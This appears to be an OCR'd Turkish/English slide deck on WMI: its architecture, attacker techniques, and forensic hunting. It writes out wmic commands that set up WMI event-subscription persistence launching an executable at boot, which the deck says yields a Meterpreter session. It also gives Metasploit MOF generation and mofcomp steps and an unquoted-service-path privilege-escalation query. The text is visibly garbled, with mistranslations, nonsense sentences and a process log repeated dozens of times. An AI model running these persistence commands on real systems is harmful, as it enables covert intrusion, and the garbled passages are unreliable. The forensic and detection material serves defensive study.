WMI (Windows Management Instrumentation - Windows Yönetim Araçları)

- Windows tabanlı işletim sistemlerinde yönetim verileri ve işlemleri için altyapıdır.
- Uzak bilgisayarlarda yönetim görevlerini otomatikleştirmek için WMI komut dosyaları veya uygulamaları yazılabilir.
- WMI ayrıca işletim sistemının ve ürünlerin diğer bölümlerine, örneğin System Center Operations Manager (ipski adıyla Microsoft Operations Manager (MOM)) veya Windows Remote Management (WinRM) için yönetim verileri sağlar.

- WMI, C/C++, Microsoft Visual Basic uygulaması veya Windows'ta altyapısı olan ve Microsoft ActiveX nesnelerini işleyen bir komut dosyası dili kullanan programcılar için tasarlanmıştır.

- Windows Yönetim Araçları (WMI), bir ağdaki ayıtıtların ve uygulamaların yönetimini Windows bilgi işlem sistemlerinin birleştirmek için Microsoft'un sunduğu bir dizi belirtimdir. WMI, kullanıcılara yerel veya uzak bilgisayar sistemlerinin durumu hakkında bilgi sağlar.

- WMI'nın amacı, yöneticilerin uzak sistemler de dahil olmak üzere farklı Windows işletim ortamlarını yönetmelerine yardımcı olmaktır. WMI'nın en büyük avantajlarından biri, bakımı ve kurumsal ağ bileşenlerini yönetme maliyetini azaltmasıdır.

- WMI, kullanıcılara kurumsal ağlarda tutarlı bir Windows çalışması, yapılandırması ve durum modeli sağlar.

- WMI aşağıdaki gibi eylemleri destekler:
  - -Güvenlik ayarlarının yapılandırılması
  - -Sistem özelliklerini ayarlama ve değiştirme
  - -İstiklâl kullanıcılar ve kullanıcı gruupları için izinleri ayarlama ve değiştirme
  - -Sürücü etiketlerini atama ve değiştirme
  - -Günceçeri belirli zamanlarda çalışacak şekilde zamanlama
  - -Nesne deposunu yedekleme
  - -Hata günlüğünü etiketleştirme veya devre dışı bırakma

WMI mimarisi

Management infrastructure (Yönetim altyapısı)

- CIM Name Yönetücü (CIMOM), bilgisayar sağlayıcıdan verilerine erişmek için tek bir kapı sağlar
- CIMOM nesne deposu, yönetim verileri için merkezi bir depolama alanı

WMI providers (WMI sağlayıcıları)

- CIMOM ve yönetilen nesneler arasındaki aracılar
- Ayıştırılar fonksiyonlar
  - -WMI APIları CIMOM'a yönetilen nesnelerden veri sağlar
  - -Yönetim uygulamaları adına istekleri işler
  - -Olay bildirimleri oluşturur

WMI consumers (WMI tüketicileri)

- Yönetim uygulaması, WMI altyapısıyla etkileşim kuran komut dosyası
  - -Verileri sorgulama, numaralandırma
  - -Sağlayıcı yöneticisini çalıştırma
  - -Olaylara abone olma

(MOF), CIM (Ortak Bilgi Modeli) sınıflarını tanımlamak için kullanılan dilde

Arasında

WMI Attacks

WMI for Attacker

- Yanak Hareket
- Kalıcılık Sağlama
- Komuta ve Kontrol (C2)

Kalıcılık Sağlar

"Sık sık olarak WMI olay abonelliği yoluyla kalıcılık, aşağıdaki üç sınıfın oluşturulmasını gerektirir:

__EventFilter (Tetikleyici (yani işlem, başarısız oturum açma vb.) ve ilgili ayrıntıyı tanımlayan bir sorgu olarak)
__FilterToConsumerBinding (Filtre ve Tüketici Sınıflarını Bağlar

Bu sınıflar, yüksi bellekyasak olay belirtmek, iki sınıfı ilişkilendirmek (__EventConsumer & __EventFilter), yüksi veya rastgele komutu depolamak için kullanılır

"InstSubscription" ad alanındaki üç olay windows her başlatıldığında 60 saniye sürede yürütülür.

CMD

- wmic.INAMESPACE="root\subscription" PATH __EventFilter CREATE Name="ADEO", EventNameSpace="root\cimv2",Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"

- wmic.INAMESPACE="root\subscription" PATH CommandLineEventConsumer CREATE Name="ADEO", ExecutablePath="C:\Windows\System32\adeo.exe",CommandLineTemplate="C:\Windows\System32\adeo.exe"

- wmic.INAMESPACE="root\subscription" PATH __FilterToConsumerBinding CREATE Filter="__EventFilter.Name=\"ADEO\"", Consumer="CommandLineEventConsumer.Name=\"ADEO\"" |>

Her yeniden başlatmadan sonra 60 saniye içinde bir Meterpreter oturumu döndürür.

Meterpreter oturumu

Metasploit Framework

ruby konsolu - MOF dosyaları oluşturular

- cdp
- msfc generate_mof("Metasploit1","Metasploit2")

MOF kurmanda sınıflar

Managed object format (MOF)

MOF dosyası, aşağıdaki komut satırıdaki WMI deposuna aktarılır

- > mofcomp.exe 1ami.mof |>

CMD |>

MOF Derlemesi

- > mofcomp.exe .\Metasploit.mof

Meterpreter oturumu |>


Forensics

Forensics Tools

- FxWMIPersistenceFinder.py |>
- FireEye python-cim |>
- Jesse_Morrisycomuserbindings.py |>
- sinaline.py |>

Investigating WMI Attacks

- Command-Line Analysis and WMI Logs
- Auditing the WMI Repository
- PowerShell Collection
- Parsing the WMI Database
- File System Residue
- Process Anomalies



WMI Attacks: Privilege Escalation

```
wmic service get name,displayname,pathname,startmode /findstr /i "Auto" | findstr /i /v "C:\Windows\" | findstr /i /v """

$Owners = @{}
Get-WmiObject -Class win32_process | Where-Object {$_} | ForEach-Object {$Owners[$_.handle] = $_.getowner()}
...

# find all paths to service .exe's that have a space in the path and aren't quoted
$VulnServices = Get-WmiObject -Class win32_service | Where-Object {$_} | Where-Object {$_.pathname -ne $null} and ($_.pathname.trim() -ne "") | Where-Object {-not $_.pathname.StartsWith("""")} | Where-Object {-not $_.pathname.StartsWith("'")} | Where-Object
...
```

Hunting Notes:WMI Persistence

- Focus on Consumers (CommandLine & ActiveScript)
  - Later, the Event Filter (trigger event) can be determined
- Interesting search terms:


-enc	-nlo	-nop
-w0	-exec	-bypass
powershell	CommandLineTemplate	ActiveScript

- Common false positives:

SCM Event Log	BVTFilter	TSRegistryEvents.vbs
TSLogonFilter	KSecond.vbs	RmSyncInstallEventFilter
KernelCap.vbs	NTEventLogConsumer	WSCSALAcme (Dell)

Note: In world cities global relationship, blacker scripts named "SCM Event Consumer" seem to be relief

Memory:WMI and PowerShell Processes



Hunt Evil Poster: https://5e5f88.com/evilh

Memory: Suspicious WMI Processes (1)

`wmiprvse.exe` is the parent process of **CommandLineEventConsumers** and **WinRM**

Ancestors
Collapse all

CmdLine	C:\Windows\system32\services.exe
ImageFilename	\Device\HarddiskVolume2\Windows\System32\services.exe
CmdLine	C:\Windows\system32\svchost.exe -k DcomLaunch
ImageFilename	\Device\HarddiskVolume2\Windows\System32\svchost.exe
CmdLine	C:\Windows\system32\wbem\wmiprvse.exe -secure -service=pid:884,0x2c0
ImageFilename	\Device\HarddiskVolume2\Windows\System32\wbem\WmiPrvSE.exe
CmdLine	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule
ImageFilename	\Device\HarddiskVolume2\Windows\System32\svchost.exe

Memory: Suspicious WMI Processes (2)

`scrcons.exe` is the parent process of **ActiveScriptEventConsumers**

```
Process
Image: C:\Windows\system32\wbem\scrcons.exe
Command Line: C:\Windows\system32\wbem\scrcons.exe -Embedding
Date time: 1/30/2020 6:24:17.0000000 UTC
...
Process
Image: C:\Windows\system32\wbem\scrcons.exe
Command Line: C:\Windows\system32\wbem\scrcons.exe -Embedding
Date time: 1/30/2020 6:24:17.0000000 UTC
...
Process
Image: C:\Windows\system32\wbem\wmiprvse.exe
Command Line: C:\Windows\system32\wbem\wmiprvse.exe -secure -service=pid:884,0x2c0
Date time: 1/30/2020 6:24:17.0000000 UTC
...
Process
Image: C:\Windows\system32\svchost.exe
Command Line: C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule
Date time: 1/30/2020 6:24:17.0000000 UTC
...
```

Capturing WMI Command Lines

```
C:\WINDOWS\system32\wbem>wmiprvse.exe -Embedding
[2020/07/01 20:17:00.01 GMT]
Process Info:
Process Name: wmiprvse.exe
Process Id: 2164
Process Image: C:\WINDOWS\system32\wbem\wmiprvse.exe
User Name: NT AUTHORITY\NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: wmiprvse.exe -Embedding
Process Id: 0x1c0
Process Image: C:\Windows\System32\svchost.exe
User Name: SYSTEM
User Domain: NT AUTHORITY
Logon Id: 0x3e7
Process Command Line: C:\Windows\System32\svchost.exe -k netsvcs -p -s Schedule
Process Id: 0x2c0
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x2c4
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x2c8
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x2cc
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x2d0
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x2d4
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x2d8
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x2dc
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x2e0
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x2e4
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x2e8
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x2ec
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x2f0
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x2f4
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x2f8
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x2fc
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x300
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x304
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x308
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x30c
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x310
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x314
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x318
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x31c
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x320
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x324
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x328
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x32c
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x330
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x334
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x338
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x33c
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x340
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x344
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x348
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x34c
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x350
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x354
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x358
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x35c
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x360
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x364
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x368
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x36c
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x370
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x374
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x378
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x37c
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x380
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x384
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x388
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x38c
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x390
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x394
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x398
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x39c
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x3a0
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x3a4
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x3a8
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x3ac
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x3b0
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x3b4
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x3b8
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x3bc
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x3c0
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x3c4
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x3c8
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x3cc
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x3d0
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x3d4
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x3d8
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x3dc
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x3e0
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x3e4
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x3e8
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x3ec
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x3f0
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x3f4
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x3f8
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x3fc
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x400
Process Image: C:\Windows\System32\wbem\WmiPrvSE.exe
User Name: NETWORK SERVICE
User Domain: NT AUTHORITY
Logon Id: 0x3e4
Process Command Line: C:\Windows\System32\wbem\WmiPrvSE.exe -secure -service=pid:884,0x2c0
Process Id: 0x404
